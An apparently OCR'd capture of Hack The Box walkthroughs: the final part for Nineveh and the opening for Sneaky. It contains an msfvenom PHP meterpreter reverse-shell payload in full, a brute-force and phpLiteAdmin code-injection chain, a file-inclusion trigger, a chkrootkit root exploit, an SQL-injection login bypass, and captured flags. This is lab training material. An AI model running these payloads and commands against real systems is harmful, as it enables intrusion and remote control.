
For a second time we explored above enumerated directory and observe login page for phplightAdmin v1.9.




Again we lunch brute forced the password field on /db with burp suit and got the password: password123.




By using **password123** and we get inside the PHP LiteAdmin dashboard. Then with help of Google we found the trick to exploit it after reading description from exploit DB 24044.




After reading the description from exploit 24044 then we create a new database “ninevehNotes.txt.shell.php”



Here we have created a new table “Demo” and Add! Filed inside this.



Now create entry in filed 1 as shown.




Let's create a PHP payload for injecting inside new database. We have use msfvenom command for generating PHP backdoor.

```
1  msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.25 lport=4444 -f raw
```


Now **copy** the code from ***<?php….die();** and start multi handler in a new terminal

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.25 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
/*<?php /**/ error_reporting(0); $ip = '10.10.14.25'; $port = 4444; if (($f = 'stream_so
cket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream';
} if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'st
ream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_S
TREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type =
 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } sw
itch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket
_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']
; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s,
 $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break;
} } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('
suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function
('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

GO to insert tab and Past above copied code inside the text filed given for Value.




At last you will notice **/var/tmp/ ninevehNotes.txt.shell.php** is the Path for your database.



If you remember, we had already access admin console and observed a tab for Notes, use it to execute your backdoor.

```
1  http://10.10.10.43/department/manage.php?notes=/var/tmp/ninevehNotes.txt.shell.php
```



Meanwhile, return to the Metasploit terminal and wait for the metepreter session by exploiting multi handler.

```
1  msf use exploit/multi/handler
2  msf exploit(multi/handler) set payload php/meterpreter/reverse_tcp
3  msf exploit(multi/handler) set lhost 10.10.14.25
4  msf exploit(multi/handler) set lport 4444
5  msf exploit(multi/handler) exploit
```

From given below image you can observe **Meterpreter session 1**. But the task is not finished yet, still, we need to penetrate more for privilege escalation.

```
1  meterpreter > sysinfo
2  meterpreter > cd /home
3  meterpreter > ls
4  meterpreter > cd amrois
5  meterpreter >ls
```

```
6    meterpreter > cat user.txt
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.25
lhost => 10.10.14.25
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.25:4444
[*] Sending stage (37775 bytes) to 10.10.10.43
[*] Meterpreter session 1 opened (10.10.14.25:4444 -> 10.10.10.43:52422) at 2018-06

meterpreter >
meterpreter > sysinfo
Computer    : nineveh
OS          : Linux nineveh 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC
Meterpreter : php/linux
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2017-07-03 01:19:59 -0400  amrois

meterpreter > cd amrois
meterpreter > ls
Listing: /home/amrois
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  0     fil   2017-07-03 01:05:46 -0400  .bash_history
100644/rw-r--r--  220   fil   2017-07-03 01:05:46 -0400  .bash_logout
100644/rw-r--r--  3765  fil   2017-07-03 01:05:46 -0400  .bashrc
40700/rwx------   4096  dir   2017-07-03 01:19:59 -0400  .cache
100644/rw-r--r--  655   fil   2017-07-03 01:05:46 -0400  .profile
40755/rwxr-xr-x   4096  dir   2017-07-03 01:05:46 -0400  .ssh
100600/rw-------  33    fil   2017-07-03 01:05:46 -0400  user.txt
```

After doing a little bit enumeration we notice a directory report is owned by the user amrois and these reports were being continuously generated by chkrootkit in every minute.

With help of Google we came know that metasploit contains an exploit for chkrootkit exploitation. After enter following command as shown in given image to load **exploit/unix/local/chkrootkit** module then set **session 1**and arbitrary **lport** such as **4545** and run the module.

This will give another session, as you can see we have spawned **command shell** of target's machine. Now if you will check uid by typing **id** it will show **uid=0 as root**.

```
1    id
2    cd /root
```

And to see the list of files in /root type:

ls -lsa
In the list you will see that there is a text file and to read that file type :
cat root.txt
Congrats!! We hit Goal finished both task and at end obtain the root access.

```
msf > use exploit/unix/local/chkrootkit
msf exploit(unix/local/chkrootkit) > set lhost 10.10.14.25
lhost => 10.10.14.25
msf exploit(unix/local/chkrootkit) > set lport 4545
lport => 4545
msf exploit(unix/local/chkrootkit) > set session 1
session => 1
msf exploit(unix/local/chkrootkit) > exploit

[!] SESSION may not be compatible with this module.
[*] Started reverse TCP double handler on 10.10.14.25:4545
[!] Rooting depends on the crontab (this could take a while)
[*] Payload written to /tmp/update
[*] Waiting for chkrootkit to run via cron...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo wzHliUDhFoc1Wcq6;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "wzHliUDhFoc1Wcq6\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (10.10.14.25:4545 -> 10.10.10.43:58904) at
[+] Deleted /tmp/update

2521162943
hXdafafSKiDuqiHLESfaUVOQeaBlaJYh
true
XnJfJJxGemZYgkMditeRPEamJhEjsoOS
iwcOYJAkoJlWQFlOqXRfjQBuTSVeYuIr
OJjQOdBnwStnXrwPoVkhUaezcXvQGXyD
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls
root.txt
vulnScan.sh
cat root.txt
8a2b4956[illegible]94fb45849ec3a
cd /home
ls
amrois
cd amrois
ls
user.txt
cat user.txt
32a864f[illegible]1078ca6c8
```


Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact here

Share this:

- Click to share on Twitter (Opens in new window)
- Click to share on Facebook (Opens in new window)
- Click to share on Google+ (Opens in new window)

Like this:

From <https://www.hackingarticles.in/hack-the-box-nineveh-walkthrough/>

Sneaky

Wednesday, January 2, 2019 7:15 PM

Level: Intermediate
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online available therefore they have static IP and IP of sense is 1**0.10.10.20** so let's begin with nmap port enumeration.

```
1 nmap -sT -sU 10.10.10.20
```

From given below image, you can observe we found port 80 and 161 are open on target system.

```
root@kali:~# nmap -sT -sU 10.10.10.20
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-18 13:28 EDT
Nmap scan report for 10.10.10.20
Host is up (0.14s latency).
Not shown: 1998 closed ports
PORT    STATE SERVICE
80/tcp  open  http
161/udp open  snmp
```


As port 80 is running http we open it in our browser, the website shows that it's under construction.

We initiate dirb to enumerate the directories hosted on the target machine.

```
1 dirb http://10.10.10.20/
```


```
root@kali:~# dirb http://10.10.10.20/

-----------------
DIRB v2.22
By The Dark Raver
-----------------
www.hackingarticles.in
START_TIME: Wed Apr 18 13:29:20 2018
URL_BASE: http://10.10.10.20/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.20/ ----
==> DIRECTORY: http://10.10.10.20/dev/
```

We find a directory called /dev/ we open it in our browser and find a login screen.




We find the login page is vulnerable to sql injection; we use this vulnerability to bypass the login page using query ‘or 1=1—in username and password.

After logging in we find a link on the webpage.



We open the link and find a RSA private key. We download the key into our system.



Now the target machine is not running any ssh service so that we can use this to login through ssh.
To investigate further we enumerate SNMP protocol to gain more information.

```
1  msf > use auxiliary/scanner/snmp/snmp_enum
2  msf auxiliary(scanner/snmp/snmp_enum) > set rhosts 10.10.10.20
3  msf auxiliary(scanner/snmp/snmp_enum) > set threads 5
4  msf auxiliary(scanner/snmp/snmp_enum) > exploit
```

```
msf > use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(scanner/snmp/snmp_enum) > set rhosts 10.10.10.20
rhosts => 10.10.10.20
msf auxiliary(scanner/snmp/snmp_enum) > set threads 5
threads => 5
msf auxiliary(scanner/snmp/snmp_enum) > exploit

[+] 10.10.10.20, Connected.

[*] System information:

Host IP                     : 10.10.10.20
Hostname                    : Sneaky
Description                 : Linux Sneaky 4.4.0-75-generic #96~14.04.1-Ubuntu SMP Thu Apr
0 11:06:56 UTC 2017 i686
Contact                     : root
Location                    : Unknown
Uptime snmp                 : 2 days, 17:28:20.25
Uptime system               : 2 days, 17:28:15.45
System date                 : 2018-4-18 21:34:43.0

[*] Network information:

IP forwarding enabled       : no
Default TTL                 : 64
TCP segments received       : 34568
TCP segments sent           : 30241
TCP segments retrans        : 269
Input datagrams             : 71636
Delivered datagrams         : 71636
Output datagrams            : 32387

[*] Network interfaces:

Interface                   : [ up ] lo
Id                          : 1
Mac Address                 : :::::
Type                        : softwareLoopback
Speed                       : 10 Mbps
MTU                         : 65536
```

